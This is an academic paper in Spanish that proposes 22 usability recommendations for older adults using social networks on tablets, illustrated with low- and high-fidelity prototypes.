Cuando se trata de diseñar interfaces de usuario, los esfuerzos conjuntos son necesarios para abarcar todo el espectro de factores que pueden influir en el producto resultante, tales como: (i) las características, propias del perfil de usuarios destinatarios; (ii) las características propias del producto Web a considerar; (iii) las características propias del dispositivo preferentemente seleccionado para el despliegue; (iv) los aspectos demográficos, poblacionales, geográficos y regionales; etc. etc. Estos factores ponen en evidencia la complejidad inherente al diseño de interfaces que consideren la experiencia de usuario. En la práctica, los desarrolladores de interfaces deben tomar decisiones de diseño para satisfacer conjuntamente a más de uno de estos factores señalados. Por ejemplo, si los esfuerzos de diseño deben estar dirigidos a satisfacer a usuarios adultos mayores, en el uso de una red social y desde una *tablet*, va a ser necesario considerar las características propias de estos tres factores y sus requerimientos de acceso e interacción. En este escenario, los desarrolladores se encuentran frente al desafío de revisar y seleccionar tal o cual recomendación del universo de recomendaciones existentes y, hasta a veces, condicionar de alguna manera la aplicación rigurosa de la misma.

Nuestro grupo de investigación ha estado trabajando fuertemente en la experiencia de usuario de los adultos mayores. Específicamente, nos hemos enfocado en el uso de las redes sociales por parte de este grupo creciente de usuarios, ya que este tipo de aplicaciones constituyen un instrumento digital vital para la integración ciudadana, social y también familiar, asistiendo a la superación de brechas generacionales y geográficas. Si bien el uso de las redes sociales se relaciona con una costumbre propia de la gente joven, existen estudios [6][7], que vienen revelando que los adultos mayores constituyen un nicho importante de mercado, aunque normalmente, no del todo considerado por las aplicaciones de redes sociales. Otros trabajos y sondeos estadísticos provenientes de centros de

investigación [8][9], también indican el aumento visible del número de personas mayores de 60 años que interactúan desde dispositivos móviles. Posicionados desde esta realidad, hemos identificado que nuestros adultos mayores no son ajenos a estas expectativas y tendencia mundial y, en particular, hemos identificado que cuando se trata de acceder a redes sociales desde dispositivos móviles, las preferencias de los usuarios adultos mayores están puestas en el uso de *tablets*.

Basados en una revisión exhaustiva del estado-del-arte y en la experiencia recabada durante años de investigación y producción en el área de diseño de interfaces de usuario, en este trabajo, se propone un conjunto de recomendaciones de usabilidad destinadas a mejorar la experiencia de usuarios adultos mayores con las redes sociales y desde dispositivos móviles del tipo *tablet*. A los efectos de demostrar la aplicación de estas recomendaciones, se utilizan dos herramientas de prototipado para proponer un conjunto de interfaces de usuario apropiadas para el acceso e interacción de los adultos mayores con una red social y desde una *tablet*.

El presente trabajo se organiza de la siguiente manera: en la Sección 2., se presentan los antecedentes que subyacen a nuestra propuesta, mientras que en la Sección 3., se describen brevemente los trabajos relacionados producto de la revisión del estado-del-arte. En la Sección 4., se presentan y describen nuestras recomendaciones de usabilidad, ilustrando el desarrollo de las mismas. En la Sección 5., se aplican nuestras recomendaciones de usabilidad utilizando dos herramientas de prototipado para proponer un conjunto de interfaces destinadas a una red social, considerando la experiencia de los adultos mayores desde una *tablet*. Finalmente, en la Sección 6., se ofrecen las conclusiones y se explica el trabajo futuro.

2. Herramientas para el Diseño de Interfaces de Usuario (IU)

En los últimos años, el diseño de interfaces está direccionado a contribuir con la mejora de la experiencia del usuario y sobre esta línea de investigación, existen propuestas conceptuales y prácticas. Por ejemplo, desde el plano conceptual, varios trabajos están destinados a establecer recomendaciones (guías y directrices) para asistir a la toma de las decisiones de diseño en el desarrollo de interfaces de usuario para la Web. Por otra parte, desde el plano práctico, se ha difundido el uso de prototipos como herramientas para explorar diseños de interfaz y ayudar a determinar si estos diseños cumplen con las expectativas y necesidades de los usuarios y si son factibles de implementar. A continuación, se presentan brevemente algunas de estas propuestas, que constituyen sólidos antecedentes para dar soporte a nuestro trabajo.

2.1. Recomendaciones de Usabilidad

Sobre esta línea de investigación, existen valiosos recursos conceptuales que permiten asistir a los diseñadores de interfaces de usuario. Normalmente, las recomendaciones de diseño de interfaces se enfocan en alguno de los factores señalados en la Sección 1.

En [1], los autores explican que, si bien las guías de usabilidad para móviles aplican también para interfaces de usuario de escritorio, las limitaciones inherentes a los dispositivos pequeños hacen más difícil para los diseñadores alcanzar los requerimientos de usabilidad y demandas de los usuarios. Por lo tanto, las guías para móviles deben ser más estrictas y ser menos permisivas con diseños que no conformen a sus usuarios, antes de volverse demasiado desagradables de usar por parte de estos. El trabajo propone un conjunto de 335 guías, que son el resultado de comprender cómo las personas acceden a la Web desde sus teléfonos móviles y cuál es el desafío que enfrentan cuando usan sitios y aplicaciones Web desde sus celulares. Los teléfonos celulares tienen sus fortalezas, pero también sus limitaciones, y estas fortalezas y limitaciones son las razones que subyacen para presentar esta propuesta para propiciar la experiencia de usuario en móviles. Las guías están clasificadas dentro de 25 grupos y de acuerdo a objetivos de usabilidad para los cuales proveen soporte.

Si bien las guías en [1] aplican en general a todos los dispositivos móviles, existen diferencias básicas entre los dispositivos móviles celulares y las *tablets*, ya que las *tablets* no sólo tienen pantalla más grande, sino que además difieren en su propósito de uso con respecto a los celulares. Basado en esta aseveración, en [2] se propone un conjunto de 126 guías de diseño para propiciar la usabilidad mejorando la experiencia de usuario en *tablets*. Cada guía de diseño en [1] y [2], se presenta a través de: (i) un número de guía; (ii) un título descriptivo; (iii) un texto descriptivo; y también, puede incluir, (iv) imágenes de ejemplo. La Figura 1, presenta la Guía 59. (tal como se propone en [1]), la cual pertenece a la categoría *Typing and Input Fields*. En particular, esta guía les propone a los diseñadores de páginas Web, que cuando sea posible, computen automáticamente los valores de los campos de un formulario, en vez de pedirle al usuario que los ingresen.

Debido a que los adultos mayores (personas a partir de los 65 años de edad), tienen su propia forma de usar Internet, en [3], se identifican ejemplos de diseños usables y no-usables a partir de descubrir las necesidades y preferencias que distinguen a este significativo grupo de usuarios del resto de los usuarios Web. El reporte incluye un conjunto de 106 guías para ayudar a los diseñadores a comprender mejor cómo los adultos mayores usan la Web y cómo los elementos de diseño pueden mejorar (o dificultar) la usabilidad. Cada guía de

diseño en [3], se presenta con el mismo formato descrito en la Sección 2.1. para las guías de diseño en [1][2].




Figura 1. Guía 59. [1]

La Figura 2, presenta la Guía 25. (tal como se propone en [3]), la cual pertenece a la categoría *Information Presentation*. En particular, esta guía les propone a los diseñadores de páginas Web, que ofrezcan a los usuarios la posibilidad de aumentar el tamaño de la letra de los textos.



Figura 2. Guía 25. [3]

Cuando se trata de mejorar la experiencia de grupos de usuarios específicos sobre productos específicos, existen numerosos estudios que a partir de identificar “barreras de usabilidad y accesibilidad” proponen y/o validan directrices para mejorar la experiencia de usuario. Por ejemplo, en [10], los autores: (i) revisan algunas de las discapacidades que afectan a los usuarios adultos mayores; (ii) analizan cómo estas discapacidades son consideradas por los estándares de accesibilidad; (iii) exploran diferentes enfoques que mejoren las interfaces de usuario Web y a partir de ejecutar experiencias con

adultos mayores de la región; (iv) introducen ideas para superar “barreras de accesibilidad” que afectan a este grupo de usuarios. También, en [11], se presenta una experiencia de interacción en *Facebook* con adultos mayores que asisten a los talleres de UPAMI [12]. A tal efecto, los autores instrumentan una actividad para observar la manera en que los participantes ejecutan un conjunto de tareas propuestas, aplicando dos técnicas: test de usabilidad y cuestionario SUS [13] (*System Usability Scale*). Como resultado, este trabajo permite: (i) llevar a cabo estudios acerca de la interacción de los adultos mayores con las redes sociales (*Facebook*); (ii) identificar “barreras de usabilidad” de la aplicación; y (iii) detectar las dificultades que enfrentan los usuarios adultos mayores al enfrentarse a estas barreras.

2.2. Herramientas de Prototipado

El prototipado es un proceso, un medio para llegar a un fin. Los usos más comunes dados a los prototipos incluyen: i) facilitar la comunicación entre los distintos integrantes de un equipo de desarrollo, ii) trabajar en el diseño, iii) vender una idea a un superior o a un equipo de miembros, iv) evaluar la usabilidad y v) evaluar la factibilidad técnica y económica [14]. Una de las cuestiones más importantes a tener en cuenta al realizar este proceso es determinar cuál es la audiencia y el objetivo del prototipo. Una vez definidos estos puntos se puede determinar qué, cuánto y con qué fidelidad es necesario prototipar. Si la audiencia es uno mismo u otro diseñador, bastará con un prototipo de baja fidelidad realizado en papel, PowerPoint o HTML. Sin embargo, si la audiencia está constituida por clientes o ejecutivos de la organización, seguramente será necesario construir un prototipo de mayor fidelidad, que represente con mayor precisión la idea que se está queriendo comunicar.

Existen diferentes formas de clasificar una herramienta de prototipado, por ejemplo, de acuerdo a la fidelidad del diseño de interfaz resultante en: prototipos de “baja fidelidad” y prototipos de “alta fidelidad”. También, de acuerdo a la capacidad de ejecución del diseño de interfaz resultante en: prototipos “ejecutables” o prototipos “no ejecutables.”

Por ejemplo, como representante de las herramientas de creación de prototipos de interfaces de usuario de “baja fidelidad”, podemos mencionar a *Balsamiq Mockups* [15], una herramienta rápida de *wireframing* con licencia, la cual contribuye a reproducir la experiencia de hacer bosquejos en una pizarra, con la ventaja del soporte de una computadora. *Balsamiq* permite generar y ejecutar prototipos.

Por otra parte, como representante de las herramientas para la creación de prototipos de interfaces de usuario de “alta fidelidad”, podemos mencionar a *Pencil Project* [16], la cual provee soporte *open-source* en las

plataformas de escritorio más populares. *Pencil* requiere de otra herramienta para ejecutar los prototipos de diseño de interfaz; por ejemplo, *Pencil + Marvel App* [17] en conjunto permiten generar y ejecutar prototipos.

3. Trabajos Relacionados

Tal como ya señalamos, nuestra propuesta se enfoca en facilitar la interacción de los adultos mayores que utilizan dispositivos del tipo *tablet* para acceder a las redes sociales. Una revisión del estado-del-arte nos ha permitido identificar algunos esfuerzos de investigación, los cuales, de alguna u otra manera, guardan similitudes con el presente trabajo. A continuación, presentamos brevemente estos trabajos relacionados.

En [18], los autores proponen la implementación de Tlatosketch, como una herramienta para mantener a los adultos mayores integrados en la red social *Facebook*. Este es un sistema híbrido basado en un marco de fotos digital, lapicera digital y tecnología de papel digital. La experiencia se aplicó a toda una familia compuesta por tres generaciones: un adulto mayor, tres hijas y seis nietos. Durante el período de prueba, el adulto mayor fue integrando Tlatosketch en su rutina diaria, quedando demostrado que la herramienta propicia la comunicación a través de los comentarios de las fotografías en la red social. Tal como ilustra la Figura 3, Tlatosketch se ejecuta en un PC todo-en-uno (imagen izquierda) y el adulto mayor publica un mensaje escrito usando el lápiz digital (imagen derecha).



Figura 3. Tlatosketch desplegado en el dormitorio del Adulto Mayor. [3]

La propuesta es innovadora y los autores informan que los participantes demuestran interés en el uso de Tlatosketch, debido a que la tecnología propuesta es similar a escribir cartas en papel, algo con lo que el adulto mayor está familiarizado. Debido a que la utilización de esta herramienta requiere de la adquisición de distintos componentes de hardware, este es un factor (técnico/ económico), que puede afectar la implementación masiva de la misma.

En [19], se presenta una propuesta que consta de una plataforma diseñada especialmente para los adultos mayores, la cual se entrega con su respectiva *tablet*. Tal como ilustra la Figura 4, desde la interfaz de usuario inicial se puede acceder a ocho secciones fácilmente

identificables: cultura, diversión, redes sociales, aprende+, noticias, trámites, radio y salud. Desde la *tablet*, +Simple le permite a los adultos mayores acceder a la cámara para tomar fotos y compartirlas con los familiares y amigos, así como también, acceder a Internet para navegar. Los desarrolladores describen el diseño de la interfaz de usuario como sencillo y amigable, organizado en secciones y adaptado a los gustos y necesidades de sus usuarios destinatarios. El proyecto representa una iniciativa interesante para achicar la brecha de los ciudadanos adultos mayores que no tienen relación con la tecnología. El proyecto está circunscripto a las ciudades de: Ciudad Autónoma de Buenos Aires (CABA), Paraná (Entre Ríos), Salta Capital, Santa Fe Capital, Córdoba Capital, Gral. Pueyrredón (Buenos Aires), Mendoza Capital, Tucumán Capital y Villa Allende (Córdoba). +Simple se entrega (instalada y lista para usar) con su respectiva *tablet* y sólo a los beneficiarios que cumplieron con los pasos requeridos para obtenerla. La plataforma +Simple no está disponible para la descarga directa desde Internet. Sin embargo, existen aulas digitales, a las cuales los abuelos que ya tienen una *tablet* pueden dirigirse para que les instalen la plataforma +Simple.



Figura 4. Interfaz de usuario de +Simple. [19]

En [20], se presenta un estudio integral que analiza las “barreras de accesibilidad y usabilidad” de la red social *Facebook* a los efectos de proponer un diseño de interfaz de usuario apto para el acceso y la interacción de los adultos mayores. Para llevar adelante este análisis, los autores definen y ejecutan una prueba que aplica tres técnicas asociadas a la experiencia de usuario: (i) encuesta de uso de *Facebook*; (ii) test de tareas; y (iii) test de tarjetas de uso e íconos de accesibilidad. La Figura 5., ilustra el resultado de aplicar el test de tarjetas de uso e íconos de accesibilidad, basado en la técnica *Card Sorting*, que permite realizar la organización de categorías de contenidos centrada en los usuarios participantes. Los autores crearon a tal fin, dos conjuntos de tarjetas: (i) un conjunto de tarjetas de color rosa, para representar elementos a incluir en la interfaz por los usuarios, por ejemplo, botones y vínculos para ejecutar

una acción y/o disparar la navegación; y (ii) otro conjunto de tarjetas de colores amarillo, verde y naranja, para aplicar atributos de accesibilidad a los elementos de interfaz incluidos por los usuarios, por ejemplo, tarjetas amarillas (A+) / (A-) para aumentar o disminuir el tamaño de la fuente..



Figura 5. Propuesta de IU para Facebook. [20]

El trabajo presenta además un análisis de los resultados obtenidos, los cuales permiten identificar las funcionalidades más demandadas en Facebook por los adultos mayores; en base a esta priorización, también es posible comprender la asignación por parte de los adultos mayores de los atributos de accesibilidad que les permiten lograr una rápida identificación de estas funcionalidades en la interfaz del usuario.

4. Nuestras Recomendaciones de Usabilidad

Tal como ya señalamos, nuestro objetivo se enfoca en proponer un conjunto de recomendaciones de diseño de interfaces para usuarios adultos mayores. A continuación, la Figura 6., presenta gráficamente el proceso para la elaboración de estas recomendaciones. Identificamos cada uno de los pasos de este proceso utilizando la referencia al número de figura y número de paso respectivamente. Por ejemplo, Figura 6.4, hace referencia al paso 4 de la Figura 6.

En la Figura 6.1, nuestra experiencia (investigación y producción), conjuntamente con una revisión exhaustiva del estado-del-arte, constituyen los antecedentes (Figura 6.2), que dan soporte al proceso. En la Figura 6.3, las guías de diseño en [1][2], proveen una entrada adicional que aporta a la mejora de la experiencia de usuario en dispositivos móviles. Sobre esta sólida base de conocimientos de entrada, en la Figura 6.4, realizamos un proceso de análisis y sistematización dirigido por la experiencia que hemos recopilado durante años de trabajo con usuarios adultos mayores. Finalmente, en la Figura 6.5, el resultado es un conjunto de

recomendaciones específicamente dirigido a usuarios adultos mayores para mejorar la experiencia en el acceso e interacción con las redes sociales y desde dispositivos móviles del tipo *tablet*.




Figura 6. Proceso de Análisis y Sistematización.

Este conjunto resultante de recomendaciones de usabilidad para usuarios adultos mayores, comprende 22 recomendaciones agrupadas en cinco categorías:

1. *Contenido*
2. *Organización de la Página*
3. *Presentación de la Información*
4. *Navegación del Sitio*
5. *Hipervínculos y Elementos cliqueables*

A continuación, presentamos cada una de estas categorías, en 5 tablas cuya estructura consta de dos columnas: la primera columna, señala la recomendación de usabilidad propiamente dicha, mientras que la segunda columna, describe la situación de dificultad que experimenta el adulto mayor al utilizar una red social, ante la ausencia de esta recomendación. Cabe señalar, que las recomendaciones propuestas, tienen siempre en consideración la posibilidad de que exista alguna disminución de las capacidades asociada al envejecimiento humano.

En la Tabla 1., se muestran las recomendaciones de la categoría *Contenido*. Estas recomendaciones están orientadas a que el usuario interactúe con una interfaz simple, desprovista de “adornos” que confunden y distraen a los usuarios adultos mayores.

Tabla 1. Categoría 1: Contenido.

DIFICULTAD EXPERIMENTADA POR LOS ADULTOS MAYORES	RECOMENDACIÓN
Disminución de capacidades cognitivas (concentración)	1.1 El contenido debe mostrarse de forma clara, concisa y sin redundancias.
Distracción, desorientación	1.2 No incluir publicidades, avisos de juegos o eventos ajenos al propósito de la aplicación.

En la Tabla 2., se muestran las recomendaciones de la categoría *Organización de la Página*. Estas recomendaciones se enfocan en brindar un entorno familiar, intuitivo, que permita a los usuarios utilizar cualquier función sin requerir ayuda o soporte de otra persona.

Tabla 2. Categoría 2: Organización de Página.

DIFICULTAD EXPERIMENTADA POR LOS ADULTOS MAYORES	RECOMENDACIÓN
Incertidumbre, frustración ante la ejecución involuntaria de alguna acción	2.1 Proporcionar la acción de deshacer asociada a todas las funciones de la aplicación, aunque el dispositivo móvil tenga un botón para ello.
Incertidumbre al utilizar nuevas aplicaciones o dispositivos	2.2 Ubicar la barra de pestañas y las opciones de búsqueda y filtro en la parte superior de la pantalla, para tener consistencia con las aplicaciones de escritorio. Permanecer visibles en todas las páginas.
Dificultad para manejar el mouse, pérdida de habilidades motrices	2.3 Reducir la necesidad de realizar desplazamientos horizontales y/o verticales dentro de la página.

En la Tabla 3., se muestran las recomendaciones de la categoría *Presentación de la Información*. Estas recomendaciones están relacionadas con la disminución de las capacidades visual y motora de los adultos mayores. Las mismas propician una interfaz orientada a las necesidades de estos usuarios, para mitigar las dificultades de visión, por ejemplo: con el uso de letras más grandes, uso de mayúsculas y contraste del color del texto sobre el fondo de la página.

En la Tabla 4., se muestran las recomendaciones de la categoría *Navegación del Sitio*. Estas recomendaciones están orientadas a facilitar la navegación de la página, teniendo en cuenta las dificultades que padecen los adultos mayores.

Tabla 3. Categoría 3: Presentación de la Información.

DIFICULTAD EXPERIMENTADA POR LOS ADULTOS MAYORES	RECOMENDACIÓN
Tamaño y accesibilidad de los dispositivos móviles, complejidad de las nuevas interfaces	3.1 Proveer una interfaz simple, guardando similitud con la interfaz de las aplicaciones de escritorio
Disminución de la capacidad visual	3.2 El criterio de búsqueda debe ingresarse por defecto en letra mayúscula.
Disminución de capacidades motoras para el manejo de teclado y mouse	3.3 Facilitar el ingreso de datos mediante el uso de micrófono y /o cámara web.
Inseguridad al realizar el ingreso de datos, por falta de manejo del teclado o deficiencias en la coordinación entre la visión en pantalla y el tecleado de los datos.	3.4 Ingreso por defecto de contraseñas en modo no enmascarado. Brindar la opción de enmascarar, si lo desea el usuario.
Dificultades con la visión.	3.5 Mostrar el teclado virtual en letras mayúsculas
Incertidumbre, desorientación ante ciertos mensajes de advertencia	3.6 Mostrar mensajes de error y alertas en la misma página que se está visualizando y no en ventanas emergentes. Si es posible, estos mensajes deben mostrarse en el mismo momento que se producen, evitando mostrarse después, cuando la acción que los provocó ya finalizó.
Desconocimiento del vocabulario técnico	3.7 Al mostrar un mensaje de Instrucción o Ayuda, proporcionar un ejemplo claro.
Disminución de la capacidad visual	3.8 Utilizar tipografía con un tamaño estándar de 14 puntos y asegurar contraste fuerte entre el color del texto y el color del fondo.

Las mismas proponen una interfaz simple, que contenga los elementos necesarios y suficientes, que permitan recorrerla sin desorientarse o frustrarse.

Tabla 4. Categoría 4: Navegación del Sitio.

DIFICULTAD EXPERIMENTADA POR LOS ADULTOS MAYORES	RECOMENDACIÓN
Desorientación, frustración	4.1 No agregar funcionalidad innecesaria que aumente la complejidad de la interfaz
Disminución de capacidad cognitiva, en particular memoria y concentración	4.2 La interfaz debe proporcionar algún enlace para volver a la página inicial, en todas las páginas de la aplicación.

Frustración, incertidumbre ante barras de pestañas con opciones desconocidas	4.3 La barra de pestañas debe ser simple, mostrar solamente las opciones más relevantes, que son efectivamente utilizadas por los adultos mayores
Dificultad para leer o clicar elementos en movimiento	4.4 Los elementos navegables, como barras de pestañas y enlaces, deben ser estáticos.
Desconocimiento de las acciones provocadas por el clickeo de un determinado elemento	4.5 La interfaz debe ofrecer mecanismos fácilmente reconocibles para deshacer acciones o volver al inicio.

En la Tabla 5., se muestran las recomendaciones de la categoría *Hipervínculos y Elementos clickeables*. Estas recomendaciones apuntan por un lado a la disposición de los elementos clickeables en la pantalla del dispositivo. Teniendo en cuenta las dificultades motoras que padecen los adultos mayores, estas recomendaciones sugieren mayor tamaño de las áreas táctiles y mayor separación entre ellas también. Por otro lado, también recomiendan cuestiones de diseño de los íconos y enlaces. Los íconos deben ser los mismos o parecidos a los utilizados en otras aplicaciones, para brindar sensación de familiaridad con la interfaz.

Tabla 5. Categoría 5: Hipervínculos y Elementos clickeables.

DIFICULTAD EXPERIMENTADA POR LOS ADULTOS MAYORES	RECOMENDACIÓN
Dificultad para recordar la funcionalidad asociada a los distintos íconos utilizados en las interfaces de las aplicaciones web	5.1 Los íconos utilizados en la interfaz deben ser íconos estándar, utilizados en otras aplicaciones. En caso de crearse íconos nuevos, estos deben asemejarse a elementos conocidos de la vida cotidiana (diseño <i>skeuomorphism</i>).
Disminución de la capacidad motora, que dificulta la selección de áreas objetivo	5.2 Limitar la cantidad de áreas objetivo a 10 por pantalla de la interfaz.
Disminución de la capacidad visual y dificultad para reconocer las áreas clickeables	5.3 En los dispositivos táctiles, los elementos que puedan ser clickeables deben tener un diseño acorde que sugiera esa acción, por ejemplo apariencia 3D (diseño <i>affordance</i>).
Disminución de capacidades visual y motora	5.4 Las áreas objetivo (áreas clickeables) deben ocupar una superficie de 1,5 cm x 1,5 cm, y tener una distancia de separación mínima de 1 cm entre ellas.

5. Aplicando nuestras Recomendaciones usando Prototipos

A los efectos de demostrar la aplicación de estas recomendaciones, se utilizan dos herramientas de prototipado para proponer un conjunto de interfaces de usuario apropiadas para el acceso e interacción de los adultos mayores con una red social y desde una *tablet*. En el diseño del prototipo de la aplicación se trabaja tanto en el modelo de prototipo de baja fidelidad como en el de alta fidelidad. Para poder realizar encuestas a los usuarios se realizó un prototipo de baja fidelidad, que aunque era muy básico y no tenía un diseño muy elaborado, permitió que en un corto espacio de tiempo se pudiese comenzar las encuestas a los usuarios. Así les permitió hacerse una idea de cómo sería la aplicación y las tareas que realizaría. Una vez realizadas las encuestas y vistas las posibles mejoras en el diseño de la aplicación (siguiendo el modelo de Diseño Centrado en el Usuario), se realizó este prototipo de alta fidelidad, con pantallas mucho más elaboradas y donde el usuario podrá ver el aspecto final de la aplicación.

La Figura 7., ilustra el ciclo de prototipación centrado en los adultos mayores, entre nuestras recomendaciones de usabilidad y los diseños de baja y alta fidelidad desarrollados por medio de herramientas de prototipado.




Figura 7. Gráfica del Ciclo de Prototipación centrado en los Adultos Mayores.

Tal como ilustra la Figura 7.1, a partir de nuestras recomendaciones de usabilidad, se utiliza *Balsamiq Mockups* (Sección 2.2.), para desarrollar bosquejos que se enfocan específicamente en determinar la inclusión y la distribución de los elementos de interfaz requeridos por parte de los adultos mayores para una aplicación de red social. La Figura 8., presenta los diseños de baja fidelidad resultantes correspondientes a la pantalla “inicio” y a la pantalla “mensajes” respectivamente.

Tal como ilustra la Figura 7.2, y nuevamente a partir de nuestras recomendaciones de usabilidad, se utiliza *Pencil Project + Marvel App* (Sección 2.2.), para trabajar en la definición detallada de las interfaces de usuario considerando los requerimientos y necesidades de los adultos mayores para una aplicación de red social. La Figura 9., presenta los diseños de alta fidelidad resultantes correspondientes a la pantalla “inicio” y a la pantalla “mensajes” respectivamente. Observar, que tal como ilustra la Figura 7., existe una trazabilidad entre los bosquejos de interfaz de usuario obtenidos en 7.1 y los diseños de alta fidelidad obtenidos en 7.2 que cierra el ciclo de prototipación centrado en los adultos mayores.




Figura 8. Prototipo de baja fidelidad: Pantallas Inicio y Mensajes.

En la Figura 9., se resaltan algunas de las recomendaciones de usabilidad (Sección 4.), aplicadas durante el desarrollo de los prototipos de baja y alta fidelidad. Para seleccionar los elementos que componen las barras de pestañas de ambas pantallas en la Figura 9., la recomendación 5.1, prescribe utilizar un diseño *skeuomorphism*, que significa incluir iconografía frecuente en distintas aplicaciones/ sitios Web para que se correspondan con la funcionalidad que permiten disparar; por ejemplo, el ícono con forma de casita de la

pestaña “inicio” habitualmente hace referencia a la página inicial de una aplicación/ sitio Web. Contribuyendo con la recomendación 5.1, la recomendación 5.3, prescribe utilizar un diseño *affordance*, que significa incluir iconografía con apariencia y características que revelen la funcionalidad que permiten disparar; por ejemplo, el ícono con forma de campana de la pestaña “notificaciones” se selecciona porque hace alusión directa a actividad reciente y novedades en la red social. Asimismo, en todos los textos de la interfaz se ha aplicado la recomendación 3.8, que indica la utilización de tipografía de tamaño 14 puntos como mínimo, y el contraste destacado de colores entre el texto y el fondo.



Figura 9. Prototipo de alta fidelidad: Pantallas Inicio y Mensajes

Otra de las recomendaciones aplicadas es la 2.2, ya que la barra de pestañas se encuentra en la parte superior de las pantallas. Asimismo, se aplicaron las recomendaciones 4.2 y 4.5 al incluir la pestaña “inicio” en todas las pantallas de la aplicación. También, y específicamente para la pantalla de la pestaña “mensajes”, se aplica la recomendación 3.3, incorporando el ingreso de datos en formato audio. En ambas pantallas, de las pestañas “inicio” y “mensajes” se consideran también las recomendaciones 1.1 y 1.2 que prescriben mostrar contenido claro, conciso y sin redundancias y, eliminar publicidades, avisos de juegos,

eventos, etc. respectivamente, a los efectos de reforzar la capacidad cognitiva de los adultos mayores y evitar distracción y/o desorientación. También se puede observar que este diseño no incluye funcionalidad innecesaria (recomendación 4.1), la barra de pestañas es simple (recomendación 4.3), todos los elementos de la interfaz son estáticos (recomendación 4.4), y la separación de los elementos táctiles es la sugerida por la recomendación 5.4.

6. Conclusiones y Trabajo Futuro

Las opciones que ofrece Internet para la integración social y familiar de los adultos mayores, plantean nuevos requerimientos en el desarrollo de aplicaciones que propicien el acceso e interacción de este grupo creciente y cada vez más representativo de la sociedad. Nuestros adultos mayores, no sólo manifiestan un gran interés en el uso de las redes sociales, sino que, además están interesados en experimentar con dispositivos móviles en su vida cotidiana. Un aspecto clave a la mejora de la experiencia de usuario de los adultos mayores, es el desarrollo de interfaces que satisfagan sus necesidades y preferencias. El trabajo que describimos en este artículo, constituye un avance concreto que contribuye al tratamiento de esta necesidad, al contemplar en el diseño del prototipo las guías y recomendaciones propuestas en la Sección 4. Como trabajo futuro, se va a intensificar la validación del prototipo resultante de aplicar nuestras recomendaciones; a tal efecto, se ejecutará una evaluación de las características de la evaluación realizada en [11], en la cual se utilizaron dos técnicas: Test de Usabilidad y Cuestionario SUS (System Usability Scale), lo cual posibilitará medir la usabilidad del prototipo. Además, para lograr una mayor validez de los resultados obtenidos, se incrementará la cantidad de usuarios adultos mayores participantes en la evaluación del prototipo.

7. Acknowledgements

Este trabajo ha sido parcialmente soportado por el Proyecto de Investigación UNPA N°: 29/B194 (2016-2018), denominado: “*Un Enfoque Integrador para diseñar y Evaluar Interfaces de Usuario Web*”, perteneciente al “Grupo de Investigación y Formación en Ingeniería de Software (GIFIS)”

